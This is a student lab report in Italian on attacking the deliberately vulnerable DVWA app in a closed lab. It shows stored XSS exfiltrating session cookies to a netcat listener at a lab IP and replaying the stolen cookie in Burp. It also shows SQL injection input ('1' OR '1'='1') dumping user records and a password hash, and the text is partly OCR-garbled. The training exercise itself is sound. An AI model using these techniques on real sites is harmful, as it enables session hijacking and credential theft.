# Progetto S6L5: Simone Esposito

#### Traccia:

Nell'esercizio di oggi, viene richiesto di exploitare le vulnerabilità:

- XSS stored.
- SQL injection.
- SQL injection blind (opzionale).

Presenti sull'applicazione DVWA in esecuzione sulla macchina di laboratorio Metasploitable, dove va preconfigurato il livello di sicurezza=**LOW**.


Scopo dell'esercizio:


- Recuperare i cookie di sessione delle vittime del XSS stored ed inviarli ad un server sotto il controllo dell'attaccante.
- Recuperare le password degli utenti presenti sul DB (sfruttando la SQLi).

Agli studenti verranno richieste le evidenze degli attacchi andati a buon fine.


#### **XSS STORED:**

Un XSS stored, abbreviazione di Cross-Site Scripting stored, è una vulnerabilità di sicurezza che si verifica quando un'applicazione web accetta input da un utente e lo restituisce nella risposta senza adeguati controlli o sanificazioni. Questa vulnerabilità consente a un attaccante di inserire script malevoli (solitamente codice JavaScript) all'interno dei dati memorizzati dal server (come un database) e di farli eseguire quando altri utenti visitano la pagina compromessa.





## **Vulnerability: Stored Cross Site Scripting (XSS)**



Questo codice ci permette di capire quali siano i cookie, ed avviando netcat all ascolto della porta IP, appena si accederà alla pagina avremo i nostri risutati.

```
GET /?cookie-security=low;%20PHPSESSID=ae3a9a67c27c4f6672e8af757788daa5 HTTP/1.1
Accept: application/x-ms-application, image/jpeg, application/xaml+xml, image/gif, image/pjpeg, application/x-ms-xbap, */*
Accept-Language: it-IT
User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 6.1; WOW64; Trident/4.0; SLCC2; .NET CLR 2.0.50727; .NET CLR 3.5.30729; .NET CLR 3.0.30729)
Accept-Encoding: gzip, deflate
Host: 192.168.50.100:12345
Connection: Keep-Alive
```

Possiamo verificare che tutto sia andato bene tramite Burpsuite impostando "ON" sul proxy, e usando il codice del cookie di sessione e sostituirlo con quello presente alla voce PHPSESSID.

```
Pretty Raw Hex

1 POST /dvwa/login.php HTTP/1.1
2 Host: 192.168.50.101
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
4 Accept: text/html, application/xhtml+xml, application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Encoding: gzip, deflate, br
7 Content-Type: application/x-www-form-urlencoded
Content-Length: 31
0 Origin: http://192.168.50.101
0 Connection: keep-alive
Refere: http://192.168.50.101/dvwa/login.php
2 Cookie: security=low; PHPSESSID=ae3a9a67c27c4f6672e8af757788daa5
Upgrade-Insecure-Requests: 1
4 username=&password=&Login=Login
```

## **SQL INJECTION:**

Una SQL injection è una vulnerabilità di sicurezza che si verifica quando i dati inseriti dall'utente in un'applicazione web vengono inseriti direttamente in comandi SQL senza essere opportunamente validati o sanificati. Questo permette a un attaccante di inserire comandi SQL malevoli attraverso i campi di input dell'applicazione, ottenendo così il controllo non autorizzato del database sottostante.


Submit

### **Vulnerability: SQL Injection** User ID: Submit ID: 1' OR '1'='1 First name: admin Surname: admin ID: 1' OR '1'='1 First name: Gordon Surname: Brown ID: 1' OR '1'='1 First name: Hack Surname: Me ID: 1' OR '1'='1 First name: Pablo Surname: Picasso ID: 1' OR '1'='1 First name: Bob Surname: Smith

#### Attacco union-based

Gli attacchi SQL injection union-based utilizzano l'operatore SQL UNION per combinare i risultati della query originale con i risultati di query dannose iniettate.

Questo permette a chi attacca di recuperare informazioni da altre tabelle del database:



## **SQL INJECTION BLIND:**

La differenza principale tra SQL injection e SQL injection BLIND riguarda il modo in cui l'attacco è eseguito e la risposta ottenuta dall'attaccante:

In un attacco SQL injection BLIND, l'attaccante inserisce istruzioni SQL malevoli, **ma non riceve** direttamente le risposte dal database come nei casi più tradizionali di SQL injection.

Questo può avvenire quando l'applicazione non ritorna direttamente i risultati delle query al malintenzionato o quando sono presenti meccanismi che complicano l'ottenimento diretto delle informazioni.

SQL injection BLIND è più complesso e richiede più tempo rispetto agli attacchi SQL injection tradizionali perché l'attaccante deve dedurre informazioni tramite iterazioni successive o sfruttando errori e comportamenti condizionali dell'applicazione web.

## **Vulnerability: SQL Injection (Blind)**



## **Vulnerability: SQL Injection (Blind)**

### 

Surname: e99a18c428cb38d5f260853678922e03